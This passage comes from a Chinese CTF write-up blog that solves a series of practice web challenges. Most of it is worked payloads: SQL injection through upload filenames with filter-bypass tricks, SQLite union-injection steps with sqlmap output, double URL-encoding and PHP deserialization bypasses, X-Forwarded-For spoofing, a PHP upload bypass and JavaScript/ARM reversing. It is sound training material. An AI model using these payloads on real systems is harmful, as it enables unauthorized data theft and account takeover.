eval(_)
</script>
```

1、首先将最后的`eval(_)`改为`console.log(_)`，并用浏览器上的控制台运行这段代码，发现变量_是一个函数：

整理的：

```
function $()
{
    var e=document.getElementById("c").value;
    if(e.length==16)
        if(e.match(/^be0f23/)!=null)
            if(e.match(/233ac/)!=null)
                if(e.match(/e98aa$/)!=null)
                    if(e.match(/c7be9/)!=null){
                        var t=["fl","s_a","i","e}"];
                        var n=["a","_h0l","n"];
                        var r=["g{","e","_0"];
                        var i=["it'","_","n"];
                        var s=[t,n,r,i];
                        for(var o=0;o<13;++o)
                        {
                            var a=document.write(s[o%4][0]);s[o%4].splice(0,1)
                        }
                    }
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```

审计代码，也就是在web100，也就是在一开始的输入框里输入的值要满足下面五个条件的判断才能执行下面的代码

- 输入的字符串长度必须为16个字符
- 字符串的开头必须要匹配`be0f23`
- 字符串的结尾必须要匹配`e98aa`
- 字符串中要能匹配到`233ac`和`c7be9`

因为限制了字符串的长度，因此这里要利用重叠来构造长度为16且满足所有正则表达式的字符串。
构造如下：`be0f233ac7be98aa`

将那段代码保存为 html文件，打开后输入 `be0f233ac7be98aa` 得到`flag`

flag{it's_a_h0le_in_0ne}

9，upload（文件上传 + sql注入）

本以为是一个简单的文件上传题，谁能想到他将然是一个sql注入题，还是注入的文件的名，把这个题的难度提高了不少

巨恶心！

刚开始的时候通过测试发现只能上传jpg文件，应该是用的后缀名白名单，但是上传之后没有返回 路径，这就让我怀疑本题的突破点不是 上传马！

它回显了 上传文件的文件名，文件名没有被修改，，，（文件名肯定是存入数据库了）

那就尝试在文件名上做些文章，在文件名上构造 payload进行 sql注入

然后注入 ：

```
123'+(select database())+'.jpg
```

显示文件上传成功，但是回显的文件名为 ：123，…… 说明没有查到信息，可能有过滤

改为：123'+(selecselectt DataDase())+'.jpg 上传成功 没有回显文件名

判断 肯定是查到信息了，但是结果被过滤了吧，不然至少会回显个 123

然后又试着上传 asd.jpg 上传成功回显正常，说明了 只是数据控回显的信息被 过滤了，至于进行了什么过滤方式再接着试试

```
123'+(selecselectt substr(hex(DataBase()),1,12))+'.jpg
```

回显了 7765748 转ascii 为 wet， 接着看看后面还有没有剩下的字符

```
123'+(selecselectt substr(hex(DataBase()),13,12))+'.jpg
```

回显了 129 啊？？？？ 129是什么鬼？？？ 肯定是被过滤了，**应该是 字母被过滤了**

那就把 16进制转为 10进制输出：

```
123'+(selselectect CONV(substr(hex(DataBase()),1,12),16,10))+'.jpg



123'+(selselectect CONV(substr(hex(DataBase()),13,12),16,10))+'.jpg
```

拼接后得到库名为 web_upload

但是又有了一个疑问，为什么substr要设置为1到12呢，尝试以后发现

当我们设置为1,13时 ，出现了科学计数法，这是无法转化为10进制的，所以才设定了1,12这个限制

爆表名：

```
123'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.table

123'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.table

123'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.table

123'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.table
```

拼接后得到： files,hello_flag_is_here

爆字段：

```
123’+(selselectect CONV(substr(hex((selecselectt group_concat(column_name) frofromm information_schema.colu

123’+(selselectect CONV(substr(hex((selecselectt group_concat(column_name) frofromm information_schema.colu
```

拼接后得到 ： i_am_flag

脱库：

```
123’+(selselectect CONV(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here)),1,12),16,10))+’.jp

123’+(selselectect CONV(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here)),13,12),16,10))+’.j

123’+(selselectect CONV(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here)),25,12),16,10))+’.j
```

拼接后得到：!!_@m_Th.e_F!lag

小知识点 ：

sql中的 COVN()函数：COVN(N,from_base,to_base) 进行不同进制之间的转换

10，PHP2（phps源码泄露 + php代码审计）

先用御剑扫描了一下，没扫出来什么，看了别人的博客才知道有 index.phps这个页面

访问index.phps看到源代码：

not allowed!

"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin") { echo "

Access granted!

"; echo "

Key: xxxxxxx

"; } ?> Can you anthenticate to this website?

大意就是id进行 urldecode（）后等于 admin，由于浏览器会自动 进行一次解码，所以需要进行两次加密

第一次：%61%64%6d%69%6e

第二次：%2561%2564%256d%2569%256e

payload： ?id=%2561%2564%256d%2569%256e

cyberpeace{08408ed7908adc72cc8b92ad9d7cc31e}

11,FlatScience(robots协议 + sqlite注入)

是一个个人博客系统，浏览了一下，没发现什么

找后台界面 ，用御剑扫一下：
扫到了 robots.txt ， login.php ,admin.php

```
User-agent: *
Disallow: /login.php
Disallow: /admin.php
```

Login

Login Page, do not try to hax here plox!
ID:

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)

在看login.php的页面源码时发现 ：

```
34   <input type="submit" value="Submit">
35 </form>
36
37 <!-- TODO: Remove ?debug-Parameter! -->
38
39
40
```

访问 login.php?debug 看到login.php的源码，发现了可利用部分：


```
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Sal
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
```

参数 usr 和 pw 我们可以控制，且没哟过滤，应该是可以进行sql注入

用 sqlmap扫一下：发现是 sqlite 不是mysql （sqlite的注入方式和 mysql 还不太一样，这里先做题，随后在介绍两者之间的不同点）

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usr (POST)
    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: usr=123' OR 4055=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))-- jND1&pw=123
---
[10:06:48] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian 8.0 (jessie)
```


用 burpsuite进行抓包注入：



在response包中得到：

```
CREATE TABLE Users(
id int primary key,
name varchar(255),
password varchar(255),
hint varchar(255)
)
```

然后：



修改payloa为：

```
usr=' union select id,id from Users limit 0,1--+

usr=' union select id,name from Users limit 0,1--+

usr=' union select id,password from Users limit 0,1--+

usr=' union select id,hint from Users limit 0,1--+
```

得到：

```
id          name                    password                            hint

1           admin      3fab54a50e770d830c0416df817567662a9dc85c     my+fav+word+in+my+fav+paper?!
```

上面的源码中的查询语句的password就是对密码+salt进行了sha1，

我们登陆的话应该需要利用sha1函数和salt找出密码，

admin的hint是 +my+fav+word+in+my+fav+paper?!，

让利用 pdf找出 密码？？？？

我为什么不直接进行 sha1爆破呢？？？

直接在线爆破：

https://www.somd5.com/

得到： ThinJerboaSalz!

admin的密码就是 ： ThinJerboa

直接在 admin.php页面中登录，得到flag：

flag{Th3_Fl4t_Earth_Prof_i$_n0T_so_Smart_huh?}

小知识点： sqlite数据库

1，什么是sqlite数据库：

SQLite的是一种嵌入式数据库，它的数据库就是一个文件。由于SQLite的本身是Ç写的，而且体积很小，所以经常被集成到各种应用程序中，主要在手机的应用中使用。

SQLite是一个进程内的库，实现了自给自足的、无服务器的、零配置的、事务性的 SQL 数据库引擎。它是一个零配置的数据库，这意味着与其他数据库一样，您不需要在系统中配置。

就像其他数据库，SQLite 引擎不是一个独立的进程，可以按应用程序需求进行静态或动态连接。SQLite 直接访问其存储文件。

2，sqlite和 mysql的不同：

熟悉MySQL数据库的人都知道，MySQL中有一个名为information_*schema的系统库，里面包含了所有MYSQL数据库中库名，表名，列名的信息，那么SQLITE数据库有没有呢？*
*答案当然是没有的。对于SQLITE而言，并没有库的概念，而是直接对象就是表了，所以SQLITE没有系统库，但是它是存在系统表的，这个表名为sqlite*_master

简单来说，SQLITE功能简约，小型化，追求最大磁盘效率；MYSQL功能全面，综合化，追求最大并发效率。如果只是单机上用的，数据量不是很大，需要方便移植或者需要频繁读/写磁盘文件的话，就用SQLite比较合适；如果是要满足多用户同时访问，或者是网站访问量比较大是使用MYSQL比较合适。

3，sqlite 注入的示例payload：

按照正常的sql注入步骤列出每一步的payload

第一步： 跟mysql一样 先试 sql语句的闭合方式

```
?id='       //报错

?id=' --+       //不报错
```

第二步： 测字段数

```
?id=' order by 3 --+       //不报错


?id=' order by 4 --+       //报错
```

第三步：可以查看一下sqlite的版本信息（没什么用），或者 直接查看数据库中的所有的表名

```
?id=' union select 1,2,sqlite_version() --+
```

```
?id=' union select 1,2,group_concat(tbl_name) from sqlite_master where type='table' --+
```

第四步：通过查询创建表的sql语句，来得到表的结构

```
?id=' union select 1,2,sql from sqlite_master where type='table' and tbl_name='users' --+
```

第五步：脱库

```
?id=' union select 1,group_concat(username),group_concat(password) from users limit 0,1 --+
```

12,unserialize3(php反序列化绕过__wakeup())

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

已知 在使用 unserialize（）反序列化时 会先调用 __wakeup()函数，

而本题的关键就是如何 绕开 __wakeup()函数，就是在 反序列化的时候不调用它

当 序列化的字符串中的属性值个数 大于 属性个数 就会导致反序列化异常 从而跳过 __wakeup()

构造序列化的字符串：

```
<?php

class xctf{

public $flag = "111";

}

$s = new xctf();
echo(serialize($s));

?>
```

得到 ：

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

改为：

```
O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

在url中 输入 ?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}

得到flag：


cyberpeace{d0e4287c414858ea80e166dbdb75519e}

13，bug（漏洞挖掘 + 伪造本地IP + 文件上传漏洞 （黑名单过滤+文件头检测））

这个题不是很难，但是涉及到东西比较多

首先 先的找出 这个站点 的 bug


发现在 findpwd 界面找回密码时，输对两个条件就能 修改密码



尝试用字典对 日期进行爆破 ， 未果……（可能是字典太短）

用自己的 username 和 birthday 登进去之后 ， 填入 newpassword 后抓包， 把username 改为 admin

居然能成功：



然后用 admin 登录 ， 访问 manager 功能时 显示 IP Not allowed!

使用 XFF伪造本地IP：


在源码中看到 ?module=filemanage&do=???

文件管理肯定是do=upload了

访问 ?module=filemanage&do=upload

经过一番尝试之后 发现 这里进行了 黑名单 过滤 并且还检查了 文件头的内容

所以不能以`<?php`开头，可以用`<script language="php"> ... php code... </script>`来进行绕过，先以`jpg`后缀上传，抓包改后缀为`php5`或`php4`，即可看到flag。



cyberpeace{33ec50e7daba1e84982f5cc7b8a7e03e}

14,web2(php代码审计 + 逆向解密)

得到一个 php写的 加密函数：

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}

highlight_file(__FILE__);
/*
   逆向加密算法，解密$miwen就是flag
*/
?>
```

加密流程并不复杂，

即:反转字符串 => 每个字符的ASCII加1 => base64编码 => 反转字符串 => rot13编码

所以解密流程反着来就行了，

即：rot13解码 => 反转字符串 => base64解码 => 每个字符的ASCII加1 => 反转字符串

（对rot13编码过的字符串在进行一次rot13编码即为解码）


```php
<?php
//rot13解密=>字符串反转=>base64解密=>每个字符的ASCII减1=>反转字符串
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function decode($str){
    $_o = base64_decode(strrev(str_rot13($str)));
    for($_0=0;$_0<strlen($_o);$_0++){  //2.每个字符ascii+1

        $_c=substr($_o,$_0,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return strrev($_);
}

echo decode($miwen);
?>
```

```
flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}
```

15，ics-04（sql注入 + 业务逻辑漏洞）


打开是工控云管理系统，没有可访问的页面

用御剑 扫出来 好几个页面：（御剑能力的大小取决于你字典的大小）



先用 sqlmap跑 一下有表单的 login.php 和 register.php 以及 findpwd.php页面

发现 findpwd.php页面存在 sql注入漏洞：



跑出一个 特殊用户 和 密码的 MD5 （ MD5破解不开）

c3tlwDmln23，密码的MD5：2f8667f381ff50ced6a3edc259260ba9

只能再来想其他办法：


再来审查 login.php 和 register.php 这两个 页面，发现还存在其他漏洞可以利用

login.php 登录功能：没有sql注入， 一个账号不同密码能够登录

register.php 注册功能：没有sql注入，一个账号可以重复注册漏洞

利用可以重复注册的漏洞 去注册 超级用户 c3tlwDmln23 密码： 123123

登录成功得到flag：



cyberpeace{2b3ae194c91da627696e1a833ae4bb6f}

16，Triangle（javascript审计 + 汇编 + 逆向）

这题太难我不会，看了别人的writeup 简单记录一下

附上大佬的 writeup ： https://st98.github.io/diary/posts/2017-10-25-hacklu-ctf-2017.html

https://blog.csdn.net/gonganDV/article/details/96285636

题目指明了 输入框的输入 就是 flag，必须先明确这一点，我要做的就是根据源码 逆向推出 输入

```
function login(){
    var input = document.getElementById('password').value;
    var enc = enc_pw(input);
    var pw = get_pw();
    if(test_pw(enc, pw) == 1){
        alert('Well done!');
    }
    else{
        alert('Try again ...');
    }
}
```


我们就根据 enc_pw() , get_pw(), test_pw() ,这几个函数 去推出 输入 （也就是我们的flag）

查看页面源代码，然后在 firefox的 调试器 中 分别查看 secret.js 和 util.js 和 unicorn.js 代码，点击左下角的 { } 就能格式化 源码

secret.js：

```
function test_pw(e, _) {
  var t = stoh(atob(getBase64Image('eye'))),
  r = 4096,
  m = 8192,
  R = 12288,
  a = new uc.Unicorn(uc.ARCH_ARM, uc.MODE_ARM);
  a.reg_write_i32(uc.ARM_REG_R9, m),
  a.reg_write_i32(uc.ARM_REG_R10, R),
  a.reg_write_i32(uc.ARM_REG_R8, _.length),
  a.mem_map(r, 4096, uc.PROT_ALL);
  for (var o = 0; o < o1.length; o++) a.mem_write(r + o, [
    t[o1[o]]
  ]);
  a.mem_map(m, 4096, uc.PROT_ALL),
  a.mem_write(m, stoh(_)),
  a.mem_map(R, 4096, uc.PROT_ALL),
  a.mem_write(R, stoh(e));
  var u = r,
  c = r + o1.length;
  return a.emu_start(u, c, 0, 0),
  a.reg_read_i32(uc.ARM_REG_R5)
}
function enc_pw(e) {
  var _ = stoh(atob(getBase64Image('frei'))),
  t = 4096,
  r = 8192,
  m = 12288,
  R = new uc.Unicorn(uc.ARCH_ARM, uc.MODE_ARM);
  R.reg_write_i32(uc.ARM_REG_R8, r),
  R.reg_write_i32(uc.ARM_REG_R9, m),
  R.reg_write_i32(uc.ARM_REG_R10, e.length),
  R.mem_map(t, 4096, uc.PROT_ALL);
  for (var a = 0; a < o2.length; a++) R.mem_write(t + a, [
    _[o2[a]]
  ]);
  R.mem_map(r, 4096, uc.PROT_ALL),
  R.mem_write(r, stoh(e)),
  R.mem_map(m, 4096, uc.PROT_ALL);
  var o = t,
  u = t + o2.length;
  return R.emu_start(o, u, 0, 0),
  htos(R.mem_read(m, e.length))
}
function get_pw() {
  for (var e = stoh(atob(getBase64Image('templar'))), _ = '', t = 0; t < o3.length; t++) _ += String.fromCh
  return _
}
```

util.js：

```
function stoh(t) {
  return t.split('').map(function (t) {
    return t.charCodeAt(0)
  })
}
function htos(t) {
  return String.fromCharCode.apply(String, t)
}
function getBase64Image(t) {
  var e = document.getElementById(t),
  a = document.createElement('canvas');
  a.width = e.width,
  a.height = e.height;
  var n = a.getContext('2d');
  n.drawImage(e, 0, 0);
  var r = a.toDataURL('image/png');
  return r.replace(/^data:image\/(png|jpeg);base64,/, '')
}
```

unicorn.js是一个JavaScript框架的源码，据说是一个 模拟 ARM 的cpu

读完之后我们 就能大致明白 过程：

过程： test_pw(enc_pw(输入), get_pw())

get_pw()返回值固定

主要逆向test_pw(,)和enc_pw(userInput)得到正确的 输入

我们再控制台 直接调用 get_pw() 得到 ："XYzaSAAX_PBssisodjsal_sSUVWZYYYb"

观察enc_pw()函数发现写入内存指令在于_[o2[a]]，与用户输入无关，需要还原写入的内存指令，了解字符串处理过程以期逆向出正确输入的字符串

为了直接在控制台以16进制的形式输出写入内存的信息，模仿enc_pw()函数构造getARM1()函数、和将10进制转换为16进制的函数toHexString（）

```
function getARM1(){

  var x = stoh(atob(getBase64Image("frei")));

  var output = new Array();

  for(var i = 0; i < o2.length ; i++){

    output[i] = x[o2[i]];

  }

  return output;

}


function toHexString(byteArray) {

  return Array.from(byteArray, function(byte) {

    return ('0' + (byte & 0xFF).toString(16)).slice(-2);

  }).join('')

}
```

在 控制台 执行： toHexString(getARM1())

得到：

```
0800a0e10910a0e10a20a0e10030a0e30050a0e30040d0e5010055e30100001a036003e2064084e0064084e2015004e20040c1e5010
```

将16进制的数据转为 ARM指令：http://armconverter.com/hextoarm/

得到：

```
MOV      R0, R8      ;  R0 = 8192，这是输入密码的地址
MOV      R1, SB            ；SB是静态基址寄存器，R1=R9=m(从这获取最后的输出结果，即输出结果的地址)
MOV      R2, SL            ；SL是堆栈限制寄存器，R2=R10=e(输入密码的长度)
MOV      R3, #0            ；R3是计数器
MOV      R5, #0            ；R5储存输入密码的上一个地址位数据的奇偶性


LDRB      R4, [R0]          ；此处是0x14，将寄存器数值传入R4
CMP       R5, #1            ；将R5与1相减，结果存在标志位中
BNE        #0x28            ；根据标志位的结果，判断R5与1是否相等，若不相等则跳转到0x28处
AND       R6, R3, #3       ；将R3和3相与结果传入R6，相当于截取R3二进制最后两位传入R6
ADD       R4, R4, R6       ；将R4    与R6相加的结果传入R4
ADD       R4, R4, #6       ；此处是0x28，R4加6
AND       R5, R4, #1       ；将R4和1相与的结果传入R5，若R4为偶数则R5=0反之R5=1
STRB       R4, [R1]          ；将R4的低8位传入以R1为基址的存储器地址中
ADD       R0, R0, #1       ；R0加一
ADD       R1, R1, #1       ；R1加一
ADD       R3, R3, #1       ；R3加一，R3是计数器
CMP       R3, R2            ；将R3与R2相减，结果存在标志位中
BLT         #0x14     ；根据标志位的结果判断R3是否小于R2若小于则跳转到0x14处，即若计数器小于输入密码长度则继续循环
MOV      R0, #0
MOV      R1, #0
MOV      R2, #0
MOV      R3, #0
MOV      R4, #0
MOV      R5, #0
MOV      R6, #0
MOV      R7, #0
MOV      SB, #0
MOV      SL, #0
```

使用Python编写时，过程大致如下。

```
def enc_pw(s):
  res = ''
  f = 0
  for i, c in enumerate(s):
    c = ord(c)
    if f == 1:
      c += i & 3
    c += 6
    f = c & 1
    res += chr(c)
  return res
```

为将test_pw()函数写入内存的指令输出，类似getARM1()函数编写getARM2()，用toHexString(getARM2())，再将16进制结果转换成arm指令

得到：

```
0900a0e10a10a0e10830a0e10040a0e30050a0e300c0a0e30020d0e50060d1e5056086e201c004e200005ce30000000a036046e2060
```

```
MOV      R0, SB            ；SB是静态基址寄存器,R0=R9=m,这是隐藏的密码（get_pw()的返回值）的头地址

MOV      R1, SL            ；SL是堆栈限制寄存器,R1=R10=R,这是输入的密码的头地址

MOV      R3, R8            ; R8是输入密码的长度

MOV      R4, #0

MOV      R5, #0

MOV      IP, #0

LDRB      R2, [R0]          ；此处是0x18 传入隐藏密码

LDRB      R6, [R1]          ;传入输入密码

ADD       R6, R6, #5      ；将R6加5的结果传入R6

AND       IP, R4, #1       ;将R4与1相与的结果传入IP

CMP       IP, #0             ；判断IP与0是否相等

BEQ #0x34                    ；如果IP==0或者说R4是偶数将会跳转到0x34

SUB R6, R6, #3             ；如果IP!=0  将R6减3的结果传入R6

CMP       R2, R6             ; 此处是0x34，判断R2与R6是否相等

BNE        #0x54                   ; 如果R2与R6不相等则跳转到0x54

ADD       R0, R0, #1      ;     R0加一

ADD       R1, R1, #1      ;     R1加一
```

```
ADD       R1, R1, #1        ;     R1加
ADD       R4, R4, #1              ; R4加一,R4是一个计数器
CMP       R4, R3                    ; 比较R4与R3的大小
BLT  #0x18                          ; 如果R4小于R3则跳转到0x18
MOV      R5, #1
MOV      R0, #0                   ; 此处是0x54
MOV      R1, #0
MOV      R2, #0
MOV      R3, #0
MOV      R4, #0
MOV      R6, #0
MOV      R7, #0
MOV      R8, #0
MOV      SB, #0
MOV      SL, #0
MOV      IP, #0
```

